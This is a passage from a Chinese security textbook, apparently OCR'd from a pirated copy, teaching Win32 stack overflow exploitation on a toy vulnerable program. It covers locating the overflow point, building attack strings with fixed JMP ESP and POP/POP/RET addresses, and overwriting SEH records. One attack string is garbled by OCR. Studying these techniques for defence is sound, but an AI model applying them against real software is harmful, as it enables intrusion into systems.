在主函数中，有一个对象被创建，在 main 函数中是一个局部变量，因此这个对象是存活在栈中而非堆中，给类的成员函数传入一个字符串、会导致栈中的返回地址被覆盖，从这一点上来说，与之前介绍的例子并没有什么区别，如图 4.19 所示。




图 4.19　C++中的栈溢出

4.2　Win32 缓冲区溢出利用技术

4.2.1　利用跳转地址定位 Shellcode

缓冲区溢出随着冯·诺依曼构架的出现就已经开始出现了。对于缓冲区溢出的原理，本章 4.1 节已经介绍过了，对于攻击者来说，通过缓冲区溢出的目的就是执行恶意代码。恶意代码即 Shellcode，用于下载木马或者开启一个后门等。那么，黑客们是如何通过获得程序控制权执行 Shellcode 的呢？还是以本章的简单溢出程序作为例子来加以说明：

```
#include <stdio.h>
#include <string.h>

char evil[]="AAAAAAAAAAAAAAAAAAAAAAAA";

void main()
{
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    char    buff[4];
    strcpy(buff,evil);
    return;
}
```

运行这个程序会使 EIP 被 0x41414141 覆盖，就是说程序会跳到 0x41414141 继续执行，那儿显然没有代码，因此会被 Windows 结束进程。攻击者的目的就是想让程序跳转到 Shellcode 继续执行，首先就是控制程序 EIP，术语叫做“定位溢出点”，就是精确地测定究竟哪几个字母覆盖了栈中的返回地址，有三种方法，第一种是使用 OllyDbg 调试这个程序，算出溢出点，如图 4.20 所示。




图 4.20　strcpy 函数执行中的栈状态

00401020 处的 movs 指令是将全局变量 evil 中的字符串复制到栈中，edi 即 buff 的地址，由于 buff 缓冲区只有 4 字节，所以 0012FF84 处的返回地址被覆盖，因此溢出点就是第 4 到 8 个字节，把 evil 修改一下：

```
char evil[]="AAAABBBBAAAAAAAAAAAAAAAA";
```

重新执行程序，EIP 就被 BBBB 覆盖了，如图 4.21 所示。

第二种定位溢出点的方法是手动修改整个字符串，例如逐 4 字节修改，然后执行，以此来定位，逐 4 字节修改是因为 32 位机都是以 4 字节对齐的。但这种方法有一定的局限性，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

如果溢出点不是很靠前，那么也许要试无数次。




图 4.21　EIP 被成功覆盖

第三种方法是让程序完成这个功能，如果溢出点很靠后，该如何去定位呢？通过下面这个循环就可以迅速定位到溢出点的精确位置：

```
for(int i=0;i<1000;i++)
{
    memset(evil+i,i,1);
}
```

精确定位到溢出点以后，构造如下的 evil 变量，就可以执行 Shellcode 了：

```
char evil[]="\x41\x41\x41\x41"+"\x88\xff\x12\x00"+shellcode;
```

根据上述调试的结果，shellcode 地址应该是 0012FF88，后面跟 Shellcode 就可以了。但是 shellcode 地址中包含了\x00 结束符，将导致 strcpy 不会复制\x00 以后的字节，那么我们的 Shellcode 也就不能执行了。撇去这个因素不说，栈地址很可能随系统版本号的不同，甚至可能每一台计算机都不同，因此必须想办法能够精确地定位 Shellcode。

1998 年来自“Cult of the Dead Cow”的 Dildog 在 Bugtrq 邮件列表中以 Microsoft Netmeeting 为例子详细介绍了如何利用 Windows 溢出的问题。这篇文章的最大贡献在于提出了利用栈指针的方法来完成跳转，返回地址固定地指向地址，因此不论是在出问题的程序中还是在动态链接库中，该固定地址包含了用来利用栈指针完成跳转的汇编指令。Dildog 提供的方法避免了由于进程线程的区别而造成栈位置不固定的问题。Dildog 还有另外一篇经典文章是《The Tao of Windows Buffer Overflows》。而最后集大成者是 dark spyrit，在 1999 年的 Phrack 55 上提出了使用系统核心 DLL 中的指令来完成控制的想法，将 Windows 下的溢出 Exploit 推进了实质性的一步。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

简单地说，覆盖返回地址以后，esp 寄存器是指向 Shellcode 的，如果我们在内存中找到一条指令，jmp esp、call esp 或者类似的等效指令，用这些指令的地址来覆盖溢出点，那么在栈溢出中就可以精确地定位 Shellcode 了。同时，这条指令必须符合两个条件：第一，地址中不包含\x00 等结束符；第二，地址必须相对固定，在不同的计算机甚至不同操作系统中都是相同的。在 unicode.nls 中就有这样的地址，unicode.nls 是计算机系统的语言代码页文件，在某个语系的系统中，这个文件会加载到每个进程中，而且加载地址都是固定的，在中文版的 Win2000、Win XP 各个 sp 版本中，0x7FFA4512 都是 JMP ESP 指令。在利用某些第三方软件漏洞的时候，在其自带的 DLL 中搜索这样的地址，也是比较固定的。搜索这类跳转地址可以利用 OllyDbg 的搜索二进制串，如图 4.22 所示。




图 4.22　利用 OllyDbg 搜索跳转指令

最终，我们构造的攻击字符串如下：

```
char evil[]="\x41\x41\x41\x41"
            "\x12\x45xFA\x7F"
            "\xEB\xFE";
```

前 4 字节可以任意覆盖，第 4 到 8 字节是溢出点，这儿我们用 0x7FFA4512 这个 JMP ESP 地址，后面紧跟的是 Shellcode。由于笔者提供的溢出示例程序非常简单，栈地址 0x0012FF80 离栈顶只有 100 多字节，故无法容纳复杂的 Shellcode。因此，笔者使用\xEB\xFE 作为最简

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

单的 Shellcode，这两个字节的机器码就是使 EIP 往前跳两个字节，结果会让程序陷入死循环。重新编译程序并执行，就可以看到程序确实已经执行了我们的 Shellcode，如图 4.23 所示。



图 4.23　Shellcode 成功执行

4.2.2　结构化异常处理

结构化异常处理是一种操作系统提供的机制，用来优化程序的结构，提供更加健壮的程序执行环境。操作系统为每个线程（Windows 平台线程是系统调度的基本单元）维护一个异常处理链表，当有异常发生的时候，控制权转移到操作系统上，操作系统按照一定的方式遍历这个链表，寻找合适的处理函数，执行处理工作，并且进行堆栈的 unwind。对于缓冲区溢出来说，可以覆盖结构化异常处理链来执行 Shellcode，理解 Windows 系统的结构化异常处理机制，对于 Win32 的缓冲区溢出利用有着至关重要的作用。

当线程发生异常时，操作系统会将这个异常通知给用户，使用户能够得知它的发生。更特别的是，当线程发生异常时，操作系统会调用用户定义的回调函数。这个回调函数想做什么就能做什么。例如，它可以修正引起异常的程序，也可以播放一段.WAV 文件。无论回调函数干什么，函数最后的动作都是返回一个值告诉系统下面该干些什么（这样说并不严格，但目前可以认为是这样的）。既然在用户代码引起异常后，操作系统会回调用户的代

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

码，那这个回调函数又是什么样的呢？关于异常都需要知道哪些信息呢？其实无所谓，因为 Win32 已经定义好了。异常的回调函数如下所示：

```
EXCEPTION_DISPOSITION
__cdecl _except_handler(
        struct _EXCEPTION_RECORD *ExceptionRecord,
        void * EstablisherFrame,
        struct _CONTEXT *ContextRecord,
        void * DispatcherContext
);
```

这个函数原型来自 Win32 头文件 EXCPT.H。对于初学者来说，完全可以忽略返回值的类型（EXCEPTION_DISPOSITION）。所需知道的就是这个叫_except_handler 的函数，需要下列四个参数：

第一个参数是一个指向 EXCEPTION_RECORD 的指针。这个结构体定义在 WINNT.H 中，定义如下：

```
typedef struct _EXCEPTION_RECORD {
        DWORD ExceptionCode;
        DWORD ExceptionFlags;
        struct _EXCEPTION_RECORD *ExceptionRecord;
        PVOID ExceptionAddress;
        DWORD NumberParameters;
        DWORD ExceptionInformation[EXCEPTION_MAXIMUM_PARAMETERS];
} EXCEPTION_RECORD;
```

参数 ExceptionCode 是操作系统分配给异常的号。在 WINNT.H 文件中查找开头为“STATUS_”的宏就能找到一大堆这样的异常代号。例如，大家熟知的 STATUS_ACCESS_VIOLATION 的代号就是 0xC0000005。更为完整的异常代号可以从 Windows 的 DDK 中的 NTSTATUS.H 文件里找到。EXCEPTION_RECORD 结构体的第四个元素是异常发生处的地址。其余的 EXCEPTION_RECORD 域目前都可以忽略掉。_except_handler 函数的第二个参数是一个指向 Establisher Frame 结构体的指针。在 SEH 里是个重要的参数。第三个参数是一个指向 CONTEXT 结构体的指针。CONTEXT 结构体定义在 WINNT.H 文件中，它保存着某一线程的寄存器的值。CONTEXT 结构体的成员如下所示：

```
typedef struct _CONTEXT
{
        DWORD   ContextFlags;
        DWORD   Dr0;
        DWORD   Dr1;
        DWORD   Dr2;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        DWORD   Dr3;
        DWORD   Dr6;
        DWORD   Dr7;
        FLOATING_SAVE_AREA FloatSave;
        DWORD   SegGs;
        DWORD   SegFs;
        DWORD   SegEs;
        DWORD   SegDs;
        DWORD   Edi;
        DWORD   Esi;
        DWORD   Ebx;
        DWORD   Edx;
        DWORD   Ecx;
        DWORD   Eax;
        DWORD   Ebp;
        DWORD   Eip;
        DWORD   SegCs;
        DWORD   EFlags;
        DWORD   Esp;
        DWORD   SegSs;
} CONTEXT;
```

当用于 SEH 时，CONTEXT 结构体保存着发生异常时各寄存器的值。GetThreadContext 和 SetThreadContext 使用的也是相同的 CONTEXT 结构体。第四个参数叫做 DispatcherContext，对我们来说可以忽略。

简单总结一下 Windows 的异常处理机制，当发生异常时会调用一个回调函数。这个回调函数需要四个参数，其中三个都是结构体指针。在这些结构体中，有些域重要，有些域并不重要。关键的问题是_except_handler 回调函数收到了大量的信息，比如异常的类型和发生的位置。异常回调函数需要使用这些信息来决定所采取的行动。

当异常发生时操作系统是如何知道在哪里调用回调函数呢？答案在另一个叫 EXCEPTION_REGISTRATION 的结构体中。唯一能找到 EXCEPTION_REGISTRATION 正式定义的地方就是 Visual C++运行时库源代码中的 EXSUP.INC 文件：

```
_EXCEPTION_REGISTRATION struc
        prev    dd              ?
        handler dd              ?
_EXCEPTION_REGISTRATION ends
```

在 WINNT.H 的 NT_TIB 结构体定义中，这个结构体被称为_EXCEPTION_REGISTRATION_RECORD。然而_EXCEPTION_REGISTRATION_RECORD 的定义是没有的，因此我只能用 EXSUP.INC 中汇编语言的 struc 定义。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

当异常发生时，操作系统是如何知道调用位置的呢？EXCEPTION_REGISTRATION 结构体有两个域，第一个域先不用管。第二个域 handler，为一个指向_except_ handler 回调函数的指针。那么操作系统是从哪里得到这个 EXCEPTION_REGISTRATION 结构体呢？

结构化异常处理是以线程为基础的。也就是说，每一个线程都有自己的异常处理回调函数。Win32 中有一个重要的数据结构，线程信息块（TEB 或 TIB）。这个结构体中有一个域对于 Windows NT、Windows 95、Win32s 和 OS/2 都是相同的。TIB 中的第一个 DWORD 是一个指向线程的 EXCEPTION_REGISTRATION 结构体的指针。在 Intel 的 Win32 平台上，FS 寄存器永远指向当前的 TIB；因此，在 FS:[0]就可以找到指向 EXCEPTION_REGISTRATION 结构体的指针。当异常发生时，系统察看出错线程的 TIB 并取回一个指向 EXCEPTION_REGISTRATION 结构体的指针，从而得到一个指向_except_handler 回调函数的指针。

通常，每个线程初始化都准备好执行时 FS 指向一个 TIB 结构（Thread Imformation Block）在 winnt.h 和 ntddk.h 中，我们可以找到 TIB 结构的定义：

```
typedef struct _NT_TIB {
                    struct _EXCEPTION_REGISTRATION_RECORD *ExceptionList;
                    PVOID StackBase;
                    PVOID StackLimit;
                    PVOID SubSystemTib;
                union {
                    PVOID FiberData;
                    ULONG Version;
                    };
                    PVOID ArbitraryUserPointer;
                    struct _NT_TIB *Self;
          } NT_TIB;
typedef NT_TIB *PNT_TIB;
```

介绍完了理论，回到 4.1 节的简单示例程序中来，把 evil 变量加长：

```
char evil[]=
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41";
```

编译之后运行程序，会发现那个熟悉的程序出现错误需要关闭的图 4.21 不再出现了，程序直接退出了。Windows 弹出的程序错误处理框，就是利用结构化异常处理在程序发生错误的时候接管了程序的控制权。

由于异常处理链也是保存在堆栈中，因此加长的字符串覆盖了程序的结构化异常处理结构，又由于提供的回调函数 0x41414141 根本不存在，故程序无法处理这个异常，Windows 也无法处理这个异常，因此 Windows 直接终止了这个进程。异常是如何发生的？在上面章节中，我们也介绍了上述示例程序比较简单，因此栈指针离栈顶只有 100 多字节，而我们提供的超长字符串将越过栈顶，写入到地址为 0x00130000 的段中，由于该段是只读的，试图往该段写入数据便将引发一个写保护异常，如图 4.24 所示。




图 4.24　程序内存属性

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

除了覆盖返回地址以外，覆盖结构化异常处理也是常见的手段。缓冲区溢出出现许多年了，微软的 Visual Studio 2003 以后的编译器已经提供了/gs 选项，可对覆盖返回地址的溢出攻击能很好地防范，但是/gs 选项无法防范覆盖结构化异常处理的攻击方法。示例程序被覆盖后的结构化异常处理记录如下：

```
0012FFB0   41414141  指向下一个 SEH 记录的指针
0012FFB4   41414141  SE 处理程序
```

被覆盖的结构化异常处理结构可以在 OllyDbg 的栈状态窗口中找到，剩下的问题就是寻找一个跳转地址能够精确地定位 Shellcode。由于 ESP 寄存器此时非指向 Shellcode，因此 JMP ESP 的跳转地址不再有效，但是解决问题的思路还是从系统核心组件寻找跳转指令，不妨先观察一下现在的栈状态，如图 4.25 所示。




图 4.25　异常处理过程中栈状态

可以发现，栈中 0012FBB0 的指针 0012FFB0 指向的地址正是 Shellcode，一连串的“AAA”。于是，我们可以找一个这样的地址：从这个地址开始的三条汇编指令是 pop* pop* ret。如果我们找到这么一个地址，并用它覆盖结构化异常处理的处理程序，那么连续执行

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

两条 pop 指令和一条 ret 指令后，程序就会跳转到 0012FFB0。而我们用于覆盖结构化异常处理结构应该这样构造：

```
0012FFB0   9090EB04  指向下一个 SEH 记录的指针
0012FFB4   7FFA1571  SE 处理程序
```

EB04 是往前跳 4 个字节的机器猫，这样获得控制权以后就能跳过 4 个字节，进入 Shellcode。整个 evil 变量构造如下：NOPs | JMP 04 | POP POP RET 地址 | Shellcode

0x7FFA1571 处汇编代码如下：

```
7FFA1571   58           pop    eax
7FFA1572   BF 58C058C2    mov    edi, C258C058
7FFA1577   58           pop    eax
7FFA1578   C3           retn
```

虽然里面夹杂着一条 mov 指令，但并不影响获得程序的控制权。

在 Windows 2000 系统里，覆盖异常处理点的思路是 JMP 04 | JMP EBX | Shellcode，因为 EBX 在进入异常的时候，永远都指向异常处理的结构，所以在异常处理函数的入口覆盖成 JMP EBX 就可以了。然后经过 JMP 04 跳过 JMP EBX 指令，进入 Shellcode。

在 Windows XP 和 Windows 2003 的系统里，EBX 已经不指向异常处理结构了。当异常发生的时候，KiUserExceptionDispatcher 接管控制权，并将所需的数据结构压入堆栈，然后转入用户提供的处理程序，用户接管后堆栈的情况如下：

```
esp         -> *return addr
esp+0x4     -> *EXCEPTION_RECORD
esp+0x8     -> *ERR
esp+0xc     -> *CONTEXT record
esp+0x10    -> *Param
```

ESP+8 是指向异常处理结构的指针，即 0x0012FFB0，该指针正是指向 Shellcode，然后在原来 JMP EBX 的地方改写成 POP/POP/RET 的地址。这就是为什么覆盖异常处理结构需要使用 POP/POP/RET 地址的原因。

4.2.3 Windows 下本地溢出实例

1. ret 定位

下面列举一个 Windows 下本地溢出的实例。当需要输入参数时，可以采用类似的 perl “二分法”来定位 ret，并采用 vc 自带的调试器来调试定位。首先来看如下的 C 程序：

```
# include<stdio.h>
# include<stdlib.h>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
# include<string.h>
void overflow(void)
{
    char buf[10];
    strcpy(buf,"aaaaaaaaaab1234");
}
int main()
{
    overflow();
    return 0;
} // test.c
```

用 vc 自带的调试器调试的界面如图 4.26 所示。从图 4.26 中分析可知，系统给 buf 分配的缓冲区的实际长度为 12 个字节。

